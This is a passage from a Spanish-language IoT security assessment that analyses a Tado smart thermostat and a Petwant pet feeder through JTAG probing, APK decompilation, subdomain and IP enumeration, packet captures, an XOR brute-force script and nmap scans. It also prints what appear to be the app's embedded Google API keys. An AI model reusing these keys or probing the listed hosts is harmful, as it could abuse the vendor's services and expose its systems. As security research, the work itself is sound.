

FIGURA 47 - PLACA FUNDUINO

Con las conexiones ya realizadas entre la placa de *Arduino* y el interfaz JTAG del circuito, se lanza el programa cargado en la placa (a través del puerto serie) y se obtiene el siguiente resultado:

```
ntrst:DIG_11 tck:DIG_6 tms:DIG_9 tdo:DIG_5 tdi:DIG_10
ntrst:DIG_11 tck:DIG_6 tms:DIG_9 tdo:DIG_7 tdi:DIG_2
ntrst:DIG_11 tck:DIG_6 tms:DIG_9 tdo:DIG_7 tdi:DIG_3     FOUND!  ntrst:DIG_11 tck:DIG_6 tms:DIG_9 tdo:DIG_7 tdi:DIG_3 IR length: 0
ntrst:DIG_11 tck:DIG_6 tms:DIG_9 tdo:DIG_7 tdi:DIG_4
ntrst:DIG_11 tck:DIG_6 tms:DIG_9 tdo:DIG_7 tdi:DIG_5
ntrst:DIG_11 tck:DIG_6 tms:DIG_9 tdo:DIG_7 tdi:DIG_8
```

FIGURA 48 - RESULTADOS OBTENIDOS CON JTAGENUM

Volviendo a realizar las conexiones entre el interfaz JTAG del circuito y “Shikra” según los resultados obtenidos con ***JTAGEnum***, se vuelven a obtener los mismos resultados, es decir, nada.

Buscando más información sobre los componentes del circuito, se ve que en el módulo Wi-Fi (CC3200MOD), está integrado el microcontrolador **ARM M4** y una memoria flash, por lo tanto, lo más probable es que el firmware esté se encuentre en esa memoria integrada.

FIGURA 49 - MÓDULO WI-FI INTEGRADO CON MICROCONTROLADOR ARM

Al ver que el fabricante del módulo Wi-Fi (*Texas Instruments*) tiene una herramienta software disponible para programar estos módulos, se ha descargado, y se ha intentado realizar la conexión a través del JTAG también, pero el resultado es que no pueden establecer comunicación (lo suyo sería conectarse directamente a las patitas del chip).



FIGURA 50 - SOFTWARE DE TEXAS INSTRUMENTS PARA PROGRAMAR MÓDULOS

3.7. Android App

El objetivo de este punto es extraer información sensible/útil de la aplicación que tienen para Android. Para ello se va a hacer un decompilado de la app mediante la herramienta ***Apkt-tool***.

Apktool es una herramienta para ingeniería inversa de aplicaciones de terceros de Android. Puede decompilar los recursos de forma casi perfecta y reconstruirlos después de hacer algunas modificaciones.

```
apktool d tado_v4.1.2_apkpure.com.apk
```

- d: Decompile



FIGURA 51 - ANDROID APKTOOL

La herramienta realiza una extracción del código fuente (una aproximación) y lo organiza en distintas carpetas. De ellos se ha podido obtener la algo de información como:

Las distintas **peticiones** que hacer la aplicación hacia los servidores de **Tado** (esto es útil ya que la comunicación va cifrada y no se ha podido ver en claro):



FIGURA 52 - URLS ENCONTRADAS DENTRO DE LA APP DE ANDROID

Subdominios de Tado:

Subdominio	Dirección IP
cidevelop.tado.com	54.154.250.56, 54.194.8.217
hvactool.tado.com	54.194.119.56
ci-hvactool.tado.com	52.30.126.175
my.tado.com	52.214.16.27, 52.18.224.21

TABLA 1 - SUBDOMINIOS DE TADO

Estos subdominios podrían ser un posible vector de ataque contra la organización con el objetivo final de lograr acceso a más sistemas expuestos en Internet, pero debido a la naturaleza del proyecto se han realizado comprobaciones limitadas.

API Keys de Google:

- Google API Key: AIzaSyCxJmxdVrH-6aRm7SG-iY7aJB7guFGfhzY
- Google Crash Reporting API Key : AIzaSyCxJmxdVrH-6aRm7SG-iY7aJB7guFGfhzY
- Google Maps API Key: AIzaSyCPB6l0nPIjdsT8A161O81yq6wYWQ78AqQ

Si se hiciera un mal uso de estas claves se le podría provocar una Denegación de Servicios (DoS) en caso de que el límite de usuarios por API no estuviera bien configurado, de forma que todo el código que haya sido implementado basado en los servicios de *Google* que proporcionan estas APIs no funcionaría.

3.8. Análisis de subdominios

Como se ha comentado anteriormente los subdominios pueden ser un vector de ataque para lograr ver sistemas expuestos. Por ello, se ha realizado una investigación más a fondo de los subdominios pertenecientes a ***Tado***.

Entre los subdominios encontrados en la aplicación de Android y los subdominios encontrados con la herramienta online **Certificate Search** (*https://crt.sh/?q=%25.tado.com*), esta es la recopilación de todos ellos y la direcciones IP:

Subdominio	Dirección IP	Servidor
api.tado.com	-	NOT FOUND
a.tado.com	67.199.248.12	Nginx
beta.tado.com	-	NOT FOUND
cloudci.tado.com	78.46.49.70	Nginx 1.10.3 Ubuntu
embeddedci.tado.com	136.243.154.176	Nginx 1.10.3 Ubuntu
embeddedciv2.tado.com	13.32.250.145	CloudFront
mobileci.tado.com	34.248.168.68	Nginx 1.10.3
support.tado.com	192.161.147.1	Cloudflare-nginx
webapp.tado.com	-	NOT FOUND
cidevelop.tado.com	54.154.250.56, 54.194.8.217	Nginx
ic.cidevelop.tado.com	34.251.163.6, 52.215.60.208	-
i.cidevelop.tado.com	52.50.92.163, 54.76.65.71	-
hvactool.tado.com	54.194.119.56	-
ci-hvactool.tado.com	52.30.126.175	-
my.tado.com	52.214.16.27, 52.18.224.21	Nginx
ic.my.tado.com	52.213.7.212, 54.77.54.3	-
i.my.tado.com	54.76.229.21, 54.154.133.246	-

TABLA 2 - ANÁLISIS DE SUBDOMINIOS TADO

Los **servidores principales** con los que se comunica el equipo son los siguientes:

- 54.77.54.3 -> ic.my.tado.com
- 52.213.7.212 -> ic.my.tado.com

Se han analizado todos ellos con ***EyeWitness*** para tener una captura de pantalla de la respuesta del servidor, y aquellos que tienen un login aparentemente "dejado" son los siguientes:

- ic.my.tado.com
- i.my.tado.com
- ic.cidevelop.tado.com
- i.cidevelop.tado.com

EyeWitness está diseñado para tomar capturas de pantalla de sitios web, servicios RDP y servidores VNC abiertos, y para proporcionar información de las cabeceras del servidor e identificar credenciales predeterminadas si es posible.



FIGURA 53 - AUTENTICACIÓN DE UN SUBDOMINIO DE TADO

4. Dispensador de comida Inteligente

4.1. Descripción y funcionalidades

Este **dispensador de comida inteligente** de ***Petwant*** permite alimentar a nuestra mascota desde cualquier parte. Gracias a su aplicación para *smartphone* compatible con iOS y Android se puede tener un control exhaustivo de sus comidas.

Es un sistema ideal para aquellas personas que tienen que dejar a su mascota varias horas o días sola, de esta forma se puede controlar lo que come y vigilarla en todo momento.



FIGURA 54 - DISPENSADOR DE COMIDA DE PETWANT

Características:

- El equipo permite **fotografiar**, grabar en **vídeo** y **hablar** con nuestra mascota mientras se le da de comer.
- Sistema de protección anti cortes de luz: Se puede además instalarle unas baterías de apoyo en su base. Con esto se asegura de que aunque haya un corte de corriente, tu mascota podrá seguir estando alimentada.
- Tanque de comida y cuenco extraíbles.
- Programación de comidas: Para automatizar y llevar un registro de todas sus comidas.
- Permite introducir una tarjeta SD para guardar capturas de fotos o vídeos desde la cámara frontal.

4.2. Entorno de comunicaciones

Lo primero de todo es desplegar el dispositivo, para ello necesita ser configurado y alimentación. Las credenciales del Wi-Fi solo pueden ser configuradas a través de la aplicación de Android / iOS.

Una vez que tenga configurada la red Wi-Fi a la que tiene que conectarse, el resto de parámetros de configuración como puede ser la programación de comidas de la mascota o el acceso a la cámara y micrófono para grabar pueden ser accedidos desde la aplicación para móvil.

La app de Android está disponible en http://www.petwant.com o desde *Google Play*. Este es el diagrama de comunicaciones:



FIGURA 55 - DIAGRAMA DE COMUNICACIONES PETWANT

Con todo el entorno ya definido, se puede comenzar a aplicar la metodología descrita en el apartado 2, el análisis de tráfico, para ello habrá que configurar el dispositivo de forma que se conecte a una red Wi-Fi específicamente creada para el análisis del tráfico y redirigir todo el tráfico hacia un interfaz que disponga de conexión a Internet.

4.3. Análisis del tráfico de red

Una vez configuradas las credenciales del Wi-Fi al que se tiene que conectar a través de la aplicación de Android, el dispositivo obtiene la dirección IP por DHCP e intenta conectarse con sus servidores.

En la parte de la negociación DHCP, se puede apreciar que el cliente DHCP que usa es ***udhcp 1.20.2***, lo que indica que por detrás el sistema usa **BusyBox 1.20.2**.

Esta versión de BusyBox tiene dos vulnerabilidades públicas:

CVE-2016-2148: Buffer overflow (basado en el heap) en el cliente DHCP al *parsear* la opción DHCP "OPTION_6RD".

CVE-2016-2147: Integer Overflow que permite provocar una denegación de servicios.



FIGURA 56 - CAPTURA WIRESHARK MOSTRANDO EL CLIENTE DHCP

Una vez que obtiene dirección IP, el equipo realiza consultas **NTP** a servidores del *NIST* para establecer la hora y consultas **DNS** para resolver las direcciones de sus servidores.

Después comienza la comunicación con sus servidores mediante un protocolo propio, basado en **UDP**.



FIGURA 57 - CAPTURA DE WIRESHARK DE UNA PETICIÓN HTTP A SUS SERVIDORES (1)



FIGURA 58 - CAPTURA DE WIRESHARK DE UNA PETICIÓN HTTP A SUS SERVIDORES (2)

El dispositivo se comunica principalmente con 4 servidores en paralelo, enviando la misma información a esos cuatro servidores.



FIGURA 59 - CAPTURA DE WIRESHARK DE LA COMUNICACIÓN UDP CON SUS SERVIDORES



FIGURA 60 - CAPTURA DE WIRESHARK DEL CONTENIDO QUE ENVÍA Y RECIBE DE SUS SERVIDORES

Se puede apreciar que el contenido de los paquetes UDP que envía a sus servidores no es legible, pero no tiene prácticamente nada de **entropía**, por lo que es muy probable que el contenido esté **sin cifrar** o que use un cifrado simple de tipo XOR.

Como curiosidad, se puede ver como también el equipo no para de hacer *ping* al punto de acceso.

En un intento de obtener algo en claro de los paquetes UDP, se ha realizado la operación **XOR** sobre cada byte del paquete, probando como clave las 255 posibilidades que existen en un byte. Para facilitar esta tarea, se ha desarrollado un **script en *Python*** que realiza esta operación sobre bloques de contenido hexadecimal.

Para tratar contenido hexadecimal, la librería **binascii** de *Python* es muy útil.

```
#!/usr/bin/python

from binascii import unhexlify

x = '' # Contenido hexadecimal del paquete

b = bytearray(unhexlify(x))

resultado = bytearray()

for p in range(0,255):
    for i in range(len(b)):
        k = p + 0x01
        resultado.append(b[i] ^ k)

guardar = open('decoded', 'wb')
guardar.write(resultado)
guardar.close()

guardar = open('encoded', 'wb')
guardar.write(b)
guardar.close()
```

SCRIPT 3 - CÓDIGO PARA REALIZAR XOR SOBRE LOS PAQUETES

Después de obtener los resultados con las distintas combinaciones de clave, no se ha logrado obtener nada en claro.

4.4. Escaneo de servicios

Antes de configurar las credenciales del Wi-Fi al que se tiene que conectar, el dispositivo monta un punto de acceso para comunicarse con la aplicación del móvil.

Escaneo de servicios:

Lo primero que se ha hecho, con la herramienta ***Nmap***, es realizar un escaneo de todos los puertos, tanto TCP como UDP, y estos son los resultados:

```
nmap –sT –p- -T5 192.168.0.1
nmap –sU –p- -T5 192.168.0.1
```

- -sT: Escaneo de tipo TCP (*connect*)
- -sU: Escaneo de tipo UDP
- -p-: Selección de todos los puertos (1-65535)
- -T5: Escaneo agresivo (rápido)



FIGURA 61 - ESCANEO DE PUERTOS TCP CON NMAP

